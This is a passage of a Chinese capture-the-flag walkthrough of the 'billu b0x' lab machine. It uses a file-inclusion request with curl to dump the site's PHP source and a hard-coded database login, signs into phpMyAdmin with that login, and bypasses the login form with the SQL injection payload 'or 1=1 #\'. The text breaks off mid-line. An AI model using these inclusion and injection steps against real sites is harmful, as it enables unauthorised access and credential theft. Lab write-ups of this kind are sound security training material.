http://192.168.0.11/images/
2、利用文件包含进行代码审计
curl -d "file=index.php" http://192.168.0.11/test┌──(root㉿kali)-[~]
└─# curl -d "file=index.php" http://192.168.0.5/test
<?php
session_start();
include('c.php'); //存在
include('head.php'); //存在
if(@$_SESSION['logged']!=true)
{
$_SESSION['logged']='';
}
if($_SESSION['logged']==true && $_SESSION['admin']!='')
{
echo "you are logged in :)";
header('Location: panel.php', true, 302);
}
else
{
echo '<div align=center style="margin:30px 0px 0px 0px;">
<font size=8 face="comic sans ms">--==[[ billu b0x ]]==--</font>
<br><br>
Show me your SQLI skills <br>
<form method=post>
Username :- <Input type=text name=un>   Password:- <input type=password name=ps> <br><br>
<input type=submit name=login value="let\'s login">';
}
if(isset($_POST['login']))
{
$uname=str_replace('\'','',urldecode($_POST['un']));
$pass=str_replace('\'','',urldecode($_POST['ps']));
$run='select * from auth where  pass=\''.$pass.'\' and uname=\''.$uname.'\'';
$result = mysqli_query($conn, $run);
if (mysqli_num_rows($result) > 0) {
$row = mysqli_fetch_assoc($result);
echo "You are allowed<br>";
$_SESSION['logged']=true;
$_SESSION['admin']=$row['username'];
header('Location: panel.php', true, 302);
}
else
{
echo "<script>alert('Try again');</script>";
}
}
echo "<font size=5 face=\"comic sans ms\" style=\"left: 0;bottom: 0; position: absolute;margin: 0px 0px 5px;\">B0X Powered By <font color=#ff9933>Pirates</font> ";
?>curl -d "file=c.php" http://192.168.0.11/test┌──(root㉿kali)-[~]
└─# curl -d "file=c.php" http://192.168.0.11/test
<?php
#header( 'Z-Powered-By:its chutiyapa xD' );
header('X-Frame-Options: SAMEORIGIN');
header( 'Server:testing only' );
header( 'X-Powered-By:testing only' );
ini_set( 'session.cookie_httponly', 1 );
$conn = mysqli_connect("127.0.0.1","billu","b0x_billu","ica_lab");
// Check connection
if (mysqli_connect_errno())
{
echo "connection failed -> " . mysqli_connect_error();
}
?>3、数据库相关信息
$conn = mysqli_connect("127.0.0.1","billu","b0x_billu","ica_lab");curl -d "file=head.php" http://192.168.0.11/test┌──(root㉿kali)-[~]
└─# curl -d "file=head.php" http://192.168.0.11/test
<?php
echo '
<html>
<head>
<link href="https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTLfLXmLeMSTt0jOXREfgvdp8IYWnE9_t49PpAiJNvwHTqnKkL4" rel="icon" type="image/x-icon"/>
</script>
<title>--==[[IndiShell Lab]]==--</title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<STYLE>
body {
background: url(images/white_beard.png);
background-size: 100% 670px;
background-repeat: no-repeat;
background-attachment: fixed;
font-family: Tahoma;
color: white;
}
.side-pan {
margin: 0;
border:0px;
width:200px;
padding: 5px 23px;
margin:0px;
-webkit-border-radius: 0px;
-moz-border-radius: 0px;
border-radius: 0px;
border-bottom: 1px solid black;
color: white;
font-size: 20px;
font-family: Georgia, serif;
text-decoration: none;
vertical-align: left;
align:left;
}
div#left {
width: 100%;
height: 50px;
float: left;
}
div#right {
margin-left: 20%;
height: 50px;
color: white;
font-size: 20px;
font-family: Georgia, serif;
}
.main div {
float: left;
clear: none;
}
input {
border : solid 2px ;
border-color : black;
BACKGROUND-COLOR: #444444;
font: 8pt Verdana;
color: white;
}
submit {
BORDER: buttonhighlight 2px outset;
BACKGROUND-COLOR: Black;
width: 30%;
color: #FFF;
}
#t input[type=\'submit\']{
COLOR: White;
border:none;
BACKGROUND-COLOR: black;
}
#t input[type=\'submit\']:hover {
BACKGROUND-COLOR: #ff9933;
color: black;
}
tr {
BORDER: dashed 1px #333;
color: #FFF;
}
td {
BORDER: dashed 0px ;
}
.table1 {
BORDER: 0px Black;
BACKGROUND-COLOR: Black;
color: #FFF;
}
.td1 {
BORDER: 0px;
BORDER-COLOR: #333333;
font: 7pt Verdana;
color: Green;
}
.tr1 {
BORDER: 0px;
BORDER-COLOR: #333333;
color: #FFF;
}
table {
BORDER: dashed 2px #333;
BORDER-COLOR: #333333;
BACKGROUND-COLOR: #191919;;
color: #FFF;
}
textarea {
border : dashed 2px #333;
BACKGROUND-COLOR: Black;
font: Fixedsys bold;
color: #999;
}
A:link {
border: 1px;
COLOR: red; TEXT-DECORATION: none
}
A:visited {
COLOR: red; TEXT-DECORATION: none
}
A:hover {
color: White; TEXT-DECORATION: none
}
A:active {
color: white; TEXT-DECORATION: none
}
.download {
margin: 0;
border:0px;
background:#C0C0C0;
width:110px;
height:30px;
margin:0px;
-webkit-border-radius: 0px;
-moz-border-radius: 0px;
border-radius: 6px;
border-bottom: 1px solid black;
color: #28597a;
font-size: 20px;
font-family: Georgia, serif;
text-decoration: none;
vertical-align: left;
align:left;
}
</STYLE>
<script type="text/javascript">
<!--
function lhook(id) {
var e = document.getElementById(id);
if(e.style.display == \'block\')
e.style.display = \'none\';
else
e.style.display = \'block\';
}
//-->
</script>
';
?>4、通过分析代码发现SQL注入
可以看到index.php中先包含了两个文件c.php和head.php,发现了index.php文件登录的逻辑:
$uname=str_replace('\'','',urldecode($_POST['un']));
$pass=str_replace('\'','',urldecode($_POST['ps']));
$run='select * from auth where pass=\''.$pass.'\' and uname=\''.$uname.'\'';可以看出,还是对输入的username和password进行了拼接,只是将前端输入的内容中的单引号转换为了空字符(过滤掉了单引号'),那么如果我们把username和password都设置为万能密码后加一个反斜杠\,即可成功注入,即为:
or 1=1 #\用户名:or 1=1 #\
密码: or 1=1 #\登录成功



这个界面可以看到两张图片和地址,这两张图片有点眼熟呀,是/uploaded_images/目录下的文件。同时我们还可以在这个页面上传图片。
5、进入phpadmin管理页面
http://192.168.0.11/phpmy/
发现数据库,尝试用已知信息登录,登录成功
用户名:billu
密码:b0x_billu
先前发现信息中含有 ica_lab 库名,进入查看,最终在 auth 中发现用户名密码

回到最初登录点 http://192.168.0.11 登录
 	用户名:biLLu
